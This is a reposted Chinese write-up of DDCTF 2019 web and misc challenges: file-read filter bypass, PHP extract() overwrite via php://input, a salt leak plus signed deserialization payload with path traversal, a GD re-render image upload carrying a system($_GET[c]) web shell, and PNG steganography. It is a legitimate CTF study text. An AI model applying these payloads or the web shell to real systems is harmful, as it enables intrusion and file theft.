

ddctf2019--web部分writeup

转载

weixin_30917213 于 2019-04-21 22:04:00 发布 收藏 1

文章标签: [php](#)

原文地址: <http://www.cnblogs.com/sjjidou/p/10725355.html>

版权

0x00前言


上周五开始的DDCTF 2019，整个比赛有一周，题目整体来说感觉很不错，可惜我太菜了，做了4+1道题，还是要努力吧

0x01 web 滴~

打开看着url，就像文件包含



文件名1次hex编码再2次编码，因此base64 2次解码+hex解码获取值为flag.jpg



并且查看页面源码图片是base64的编码，根据规律查看index.php的源码，在标签内base64解码就是php的源码

```

<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4, 2018
 */
error_reporting(E_ALL || ~E_NOTICE);

header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=../index.php?jpg=TmpZM1F6WXh0amN5U1RaQk56QTJ0dz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>' . $_GET['jpg'] . '</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
echo $file . '<br>';
$file = str_replace("config", "!", $file);
echo $file . '<br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64," . $txt . "'></img>";
/*
 * Can you find the flag file?
 *
 */

```

?>

这道题之后十分的脑洞.....先说源码绕是绕不过的， config被替换!,是看不到config.php源码的

但是源码给了博客的地址，访问下，然后根据下面师傅们的评论，发现是这个作者的另一篇文章有线索

原 vim 异常退出 swp文件提示

刚开始使用vim编辑文档时，由于对模式及命令的不熟悉，经常会使用Ctrl+Z来强制关闭vim。诸如此类的非正常关闭vim编辑器临时文件——.swp文件。它记录...

2018-07-04 16:37:37 | 阅读数 4195 | 评论数 44

里面有个该博主拿出来的示例文件叫.practice.txt.swp

例如第一次产生一个.practice.txt.swp,

然后进行测试发现有个practice.txt.swp文件




之后思路非常清晰了，和BCTF上的一道题很像

源码第一个正则不准有!存在，而第二个替换把config替换成!

最后的payload:

f1agconfigddctf.php



编码后:

TmpZek1UWXhOamMyTxpabU5tVTJ0alk1TmpjMk5EWTBOak0zTkRZMk1tVTNNRFk0TnpBPQ==

利用index.php的文件包含，获取f1ag!ddctf.php源码

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
    {
        echo $flag;
    }
    else
    {
        echo 'hello';
    }
}
?>
```

到这里就是变量覆盖+file_get_contents的php://input来获取2个值相等了

```

Raw Headers Hex
POST /flagddctf.php?uid=1&sp=php://input HTTP/1.1
Host: 117.51.150.246
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Referer: http://117.51.150.246/practice.txt.swp
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
Connection: close
Upgrade-Insecure-Requests: 1

```

```

Raw Headers Hex
HTTP/1.1 200 OK
Date: Wed, 17 Apr 2019 11:15:11 GMT
Server: Apache/2.4.7 (Unix) PHP/5.4.26
X-Powered-By: PHP/5.4.26
Content-Length: 37
Connection: close
Content-Type: text/html

DDCTF{036f6e67726174756c6174696f6e73}

```

0x02 web 签到题

看源码有个onload

```

height:200px;
background: #fdfffb;
width:600px;
vertical-align:middle;
line-height:500px;
}
</style>

<script type="text/javascript" src="js/jquery.min.js"></script>
<script type="text/javascript" src="js/index.js"></script>
<script>hljs.initHighlightingOnLoad();</script>
<body onload="auth()">
    <div class='center' id="auth">
        </div>
    </body>
</html>

```

auth()函数在js/index.js里面

```

function auth() {
    $.ajax({
        type: "post",
        url: "http://117.51.158.44/app/Auth.php",
        contentType: "application/json;charset=utf-8",
        dataType: "json",
        beforeSend: function (XMLHttpRequest) {
            XMLHttpRequest.setRequestHeader("didictf_username", "");
        },
        success: function (getdata) {
            console.log(getdata);
            if (getdata.data !== '') {
                document.getElementById('auth').innerHTML = getdata.data;
            }
        },
        error: function (error) {
            console.log(error);
        }
    });
}

```

一个ajax请求，请求头带了个didictf_username,但是是空，结合题目界面需要登录权限，随便改个admin，于是获取源码

```

errMsg: "success"
data: "您当前权限为管理员----请访问:app/fL2XID2i0Cdh.php"

```

访问app/fL2XID2i0Cdh.php是2个类的源代码

```

<?php
Class Application {
    var $path = '';

    public function response($data, $errMsg = 'success') {
        $ret = ['errMsg' => $errMsg,
                'data' => $data];
        $ret = json_encode($ret);
        header('Content-type: application/json');
        echo $ret;
    }

    public function auth() {
        $DIDICTF_ADMIN = 'admin';
        return true;

        if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
            $this->response('您当前权限为管理员----请访问:app/fL2XID2i0Cdh.php');
            return TRUE;
        }else{
            $this->response('抱歉，您没有登陆权限，请获取权限后访问-----','error');
            exit();
        }
    }

    private function sanitizepath($path) {
        $path = trim($path);
        $path=str_replace('../','', $path);
        $path=str_replace('..\\"','', $path);
        return $path;
    }

    public function __destruct() {
        if(empty($this->path)) {
            exit();
        }else{
            $path = $this->sanitizepath($this->path);
            if(strlen($path) !== 18) {
                exit();
            }
            $this->response($data=file_get_contents($path),'Congratulations');
        }
        exit();
    }
}

?>

```

和继承Application类的Session类

```

<?php
include 'Application.php';
class Session extends Application {

    //key建议为8位字符串
    var $seancrykey = '';
    ...

```

```

var $cookie_expiration      = 1200;
var $cookie_name             = 'ddctf_id';
var $cookie_path              = '';
var $cookie_domain            = '';
var $cookie_secure             = FALSE;
var $activity                  = "DiDiCTF";


public function index()
{
    if(parent::auth()) {
        $this->get_key();
        if($this->session_read()) {
            $data = 'DiDI Welcome you %s';
            $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
            parent::response($data,'sucess');
        }else{
            $this->session_create();
            $data = 'DiDI Welcome you';
            parent::response($data,'sucess');
        }
    }
}

private function get_key() {
    //eancrykey and flag under the folder
    $this->eancrykey = file_get_contents('../config/key.txt');
}

public function session_read() {
    if(empty($_COOKIE)) {
        return FALSE;
    }

    $session = $_COOKIE[$this->cookie_name];
    if(!isset($session)) {
        parent::response("session not found",'error');
        return FALSE;
    }
    $hash = substr($session,strlen($session)-32);
    $session = substr($session,0,strlen($session)-32);

    if($hash !== md5($this->eancrykey.$session)) {
        parent::response("the cookie data not match",'error');
        return FALSE;
    }
    $session = unserialize($session);

    if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR
    !isset($session['user_agent'])) {
        return FALSE;
    }

    if(!empty($_POST["nickname"])) {
        $arr = array($_POST["nickname"],$this->eancrykey);
        $data = "Welcome my friend %s";
        foreach ($arr as $k => $v) {
            $data = sprintf($data,$v);
        }
    }
}

```

```

        }

        parent::response($data,"Welcome");
    }

    if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
        parent::response('the ip addree not match','error');
        return FALSE;
    }
    if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
        parent::response('the user agent not match','error');
        return FALSE;
    }
    return TRUE;
}

private function session_create() {
    $sessionid = '';
    while(strlen($sessionid) < 32) {
        $sessionid .= mt_rand(0,mt_getrandmax());
    }

    $userdata = array(
        'session_id' => md5(uniqid($sessionid,TRUE)),
        'ip_address' => $_SERVER['REMOTE_ADDR'],
        'user_agent' => $_SERVER['HTTP_USER_AGENT'],
        'user_data' => '',
    );

    $cookiedata = serialize($userdata);
    $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
    $expire = $this->cookie_expiration + time();
    setcookie(
        $this->cookie_name,
        $cookiedata,
        $expire,
        $this->cookie_path,
        $this->cookie_domain,
        $this->cookie_secure
    );
}

}

$ddctf = new Session();
$ddctf->index();

?>

```

看了看代码，思路是用Application类的__destruct()魔术方法来读取文件，也就是反序列化

Session类这段代码的逻辑是这样的

session_create()会接收USER_AGENT、REMOTE_ADDR和随机生成个sessionid，这三个值加入数组序列化这个数组，用秘钥key加盐，然后求md5值

而利用点是session_read()方法内的反序列化操作，但是前提是md5值和传入的序列化值要相同，因此我们需要知道盐key的值

```
if(!empty($_POST["nickname"])) {
    $arr = array($_POST["nickname"],$this->eancrykey);
    $data = "Welcome my friend %s";
    foreach ($arr as $k => $v) {
        $data = sprintf($data,$v);
    }
    parent::response($data,"Welcome");
}
```


在session_read()后会接收nickname的post请求并会将其赋值给\$data输出，但是%s被赋值后，就不会再被赋值，而nickname会被先赋值，eancrykey后被赋值

按正常逻辑


```
Welcome my friend %s
第一次循环, %s -> nickname
Welcome my friend nickname
第二次循环, 没有%s了, 因此eancrykey不会被加入该字符串
Welcome my friend nickname
```

所有这里有个tips，如果我们传入的nickname是%s的话，那么第一次循环后还是有%s，那么eancrykey这个盐值就会显示出来

第一次请求，获取cookie



第二次请求带nickname的post



获取朝思暮想的盐：Ezb1rbNS

之后反序列化payload，这里提一句反序列化操作后还会判读头部文件和传过来的cookie的序列化值是否相同，但是这都不影响序列化的输出，所以可以无视后面的操作

```
<?php


Class Application {
    var $path = '..././config/flag.txt';
}

$class = new Application();

$userdata = array(
    'session_id' => '',
    'ip_address' => '',
    'user_agent' => $class,
    'user_data' => '',
);
$data1 = serialize($userdata);
$data2 = md5("EzblrbNS" . $data1);
echo $data1 . $data2;


?>
```

源码中的`..`会被替换成空，利用`... ..`绕过，因为现在18个字符，我数了下猜测可能会有个`flag.txt`,刚好够18个。
(如果不满足18个条件其实可以用`./`和`/`来增加字符)



```
a:4:{s:10:"session_id";s:0:"";s:10:"ip_address";s:0:"";s:10:"user_agent";O:11:"Application":1:{s:4:"path";s:21:"../../../config/flag.txt";}s:9:"user_data";s:0:""}a8c64448c11924176c37347975843367
```

发送的时候url编个码，防止;的问题



0x03 web upload-img

Filename: 未选择文件。

之后会返回，我试着在图片中加入phpinfo(),也不行



这就触及到我的知识盲区了

[Check Error]上传的图片源代码中未包含指定字符串:phpinfo()

这道题主要是思路，最先看不出个所以然，后面有位师傅提示返回的图片和上传的图片不一样的因此估计是图片上传，经过图片库函数处理，再返回给我们，也就是所谓的二次渲染（在做这题之前还不知道二次渲染是啥orz）

这里推测是GD库来处理图片，查了一波资料这篇文章和这道题很像

<https://paper.sebug.org/387/>

文章提到的脚本我是从这里搞到的

<https://wiki.ioin.in/soft/detail/1q>

之后把脚本中的值改一下，改成phpinfo()

```
See also:  
https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chu...  
*/  
$miniPayload = '<?=?system($_GET[c]);?>';  
  
if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {  
    die('php-gd is not installed');  
}  
  
if(!isset($argv[1])) {  
    die('php jpg_payload.php <jpg_name.jpg>');  
}
```

然后确保运行的环境有gd库，对图片进行处理

php jpg_payload.php xx.jpg

把处理后的图片上传



[Success]Flag=DDCTF{B3s7_7ry_php1nf0_5442368adcad9fad}

有时候一张图片不行，换一张，我这里换了4张，终于成功了。

0x04 misc wireshark

这道题看着200分，我觉得是算简单的吧

wireshark打开数据包，利用http过滤，发现是有http请求的，数据并不多

No.	Time	Source	Destination	Protocol	Length	Info
1355	30.459022	172.25.52.32	60.220.196.228	HTTP	156	GET /aideddesign/img_add_info HTTP/1.1
1387	30.510110	60.220.196.228	172.25.52.32	HTTP	1109	HTTP/1.1 200 OK (text/html)
1619	37.196370	172.25.52.32	58.218.211.182	HTTP	449	OPTIONS / HTTP/1.1
1622	37.255877	58.218.211.182	172.25.52.32	HTTP	455	HTTP/1.1 200 OK (text/json)
1782	37.750783	172.25.52.32	58.218.211.182	HTTP	697	POST / HTTP/1.1 (PNG)
1818	38.191425	58.218.211.182	172.25.52.32	HTTP	658	HTTP/1.1 200 OK (json)
1876	39.673719	172.25.52.32	124.165.219.105	HTTP	891	GET /afa7ac337cb62768 HTTP/1.1
1882	39.788917	124.165.219.105	172.25.52.32	HTTP	724	HTTP/1.1 200 OK (text/html)
1906	39.885577	172.25.52.32	59.53.95.183	HTTP	464	GET /674874/159f20c848c326eas.png HTTP/1.1
1912	39.926358	172.25.52.32	124.165.219.105	HTTP	901	POST /?c=User&a=getmessnum HTTP/1.1
1920	40.007682	124.165.219.105	172.25.52.32	HTTP	74	HTTP/1.1 200 OK (text/html)
2013	42.518461	172.25.52.32	124.165.219.105	HTTP	891	GET /upload HTTP/1.1
2020	42.612504	124.165.219.105	172.25.52.32	HTTP	646	HTTP/1.1 200 OK (text/html)

> Frame 1355: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits) on interface 0

> Ethernet II, Src: Apple_ef:bd:21 (a4:5e:60:ef:bd:21), Dst: Cisco_f5:02:7f (d4:6d:50:f5:02:7f)

> Internet Protocol Version 4, Src: 172.25.52.32, Dst: 60.220.196.228

> Transmission Control Protocol, Src Port: 50466, Dst Port: 80, Seq: 1, Ack: 1, Len: 102

> Hypertext Transfer Protocol

0000 d4 6d 50 f5 02 7f a4 5e 60 ef bd 21 08 00 45 00 ...mp...^...!..E.

导出下对象（文件->导出对象->http..）

分组	Hostname	Content Type	Size	Filename
1387	tools.jb51.net	text/html	25 kB	img_add_info
1622	up.imgapi.com	text/json	60 bytes	\
1782	up.imgapi.com	multipart/form-data	125 kB	\
1818	up.imgapi.com	json	505 bytes	\
1882	www.tietuku.com	text/html	17 kB	a7ac337cb62768
1920	www.tietuku.com	text/html	1 bytes	?=User&a=getmessnum
2020	www.tietuku.com	text/html	11 kB	upload
2146	www.tietuku.com	text/html	1 bytes	?=User&a=getmessnum
2538	up.imgapi.com	text/json	60 bytes	\
4847	up.imgapi.com	multipart/form-data	1688 kB	\
4889	up.imgapi.com	json	505 bytes	\
5027	www.tietuku.com	text/html	17 kB	a7182e990267e564
5079	www.tietuku.com	text/html	1 bytes	?=User&a=getmessnum
6420	i2.bvimg.com	image/png	966 kB	414e8ed1def77efas.png

第一个请求的信息，找对相应的数据包，追踪下http流

```
GET /aideddesign/img_add_info HTTP/1.1
Host: tools.jb51.net
User-Agent: curl/7.54.0
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 17 Jan 2019 07:38:32 GMT
Content-Type: text/html
```

本地浏览器打开这个网站，是个图片加密的网站

一、生成带隐藏信息的图片

- 从电脑中选择一张用于加密信息的图片：
- 输入你要隐藏到图片中的文字信息：
- 输入需要解开信息的密码：

二、解密带隐藏信息的图片

- 从电脑中选择一张带有隐藏信息的图片：
- 输入需要解开信息的密码（如果没有密码可以不填）：

现在是为了找到密码key，和隐藏信息的图片了，继续看导出对象内容，最后有个png，但那是假的，原理和web的upload-img差不多，是通过网站二次渲染，里面的隐写信息被渲染掉了


要注意的是2个multipart/form-data类型传输的文件

分组	Hostname	Content Type	Size	Filename
1387	tools.jb51.net	text/html	25 kB	img_add_info
1622	up.imgapi.com	text/json	60 bytes	\
1782	up.imgapi.com	multipart/form-data	125 kB	\
1818	up.imgapi.com	json	505 bytes	\
1882	www.tietuku.com	text/html	17 kB	a7a7ac337cb62768
1920	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2020	www.tietuku.com	text/html	11 kB	upload
2144	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2538	up.imgapi.com	text/json	60 bytes	\
4847	up.imgapi.com	multipart/form-data	1688 kB	\
4889	up.imgapi.com	json	505 bytes	\
5027	www.tietuku.com	text/html	17 kB	a7182e990267e564
5079	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
6420	i2.bvimg.com	image/png	966 kB	414e8ed1def77efas.png

这2个包里分别有2张图片，找到对应数据包的对应图片传输字段，右键->导出分组字节流

```
Boundary: \r\n-----WebKitFormBoundaryBdI+Nhb6H1qbqQnM\r\n
✓ Encapsulated multipart part: (image/png)
  Content-Disposition: form-data; name="file"; filename="upl
  Content-Type: image/png\r\n\r\n
  Portable Network Graphics
    PNG Signature: 89504e470d0a1a0a
    > Image Header (IHDR)
    > Embedded ICC profile (iCCP)
    > Physical pixel dimensions (pHYs)
    > International textual data (iTxt)
    > unknown (iDOT)
    > Image data chunk (IDAT)
    > Timage data chunk (TDAT)
```

利用该方法得到2张图片



11.png改变高度，获得key，(02->03)

Navigation View Tools Specialist Options Window Help

11.png

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E			
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	I	PNG	IHD
0000000F	52	00	00	06	3E	00	00	03	18	08	06	00	00	00	7B	R	>	{
0000001E	69	9E	B1	00	00	0C	14	69	43	43	50	49	43	43	20	i	±	iCCPICC
0000002D	50	72	6F	66	69	6C	65	00	00	48	89	95	57	07	58	Profile	H	W X
0000003C	53	C9	16	9E	5B	52	08	09	2D	10	01	29	A1	37	41	SÉ	I[R	-) i7A
0000004B	8A	74	E9	BD	08	48	07	1B	21	09	49	28	11	12	82	I	té½	H ! I(
0000005A	8A	1D	59	54	70	2D	A8	58	B0	A2	AB	20	0A	AE	05	I	YTp-	X°ç« ®
00000069	90	B5	62	57	16	C1	DE	1F	88	A8	AC	AC	8B	05	2C	µbW	Áþ	I"ñI ,
00000078	A8	BC	49	01	5D	5F	FB	DE	F9	BE	B9	F3	E7	CC	39	“4I]_ùþù¾¹óçÍ9	
00000087	67	FF	33	F7	DC	C9	0C	00	AA	F6	AC	DC	DC	54	54	æh3-íÍF	æñ-ññññT	



key:gKvN4eEm

拿这个key在最先提到的解密网站解密第二张图片

1. 从电脑中选择一张带有隐藏信息的图片： intersting.png

2. 输入需要解开信息的密码（如果没有密码可以不填）：

图片中隐藏的信息为： flag + AHs-

44444354467B786F6644646B65537537717335414443515256476D35464536617868455334377D+AH0-

把其中的4444....7D用hex解码，得到flag

The screenshot shows the Burp Suite interface with the "Decoder" tab selected. A long hex string is pasted into the main pane. The string starts with '44444354467B786F6644646B65537537717335414443515256476D35464536617868455334377D+AH0-'.

DDCTF{xofDdkeSu7qs5ADCQRVGm5FE6axhES47}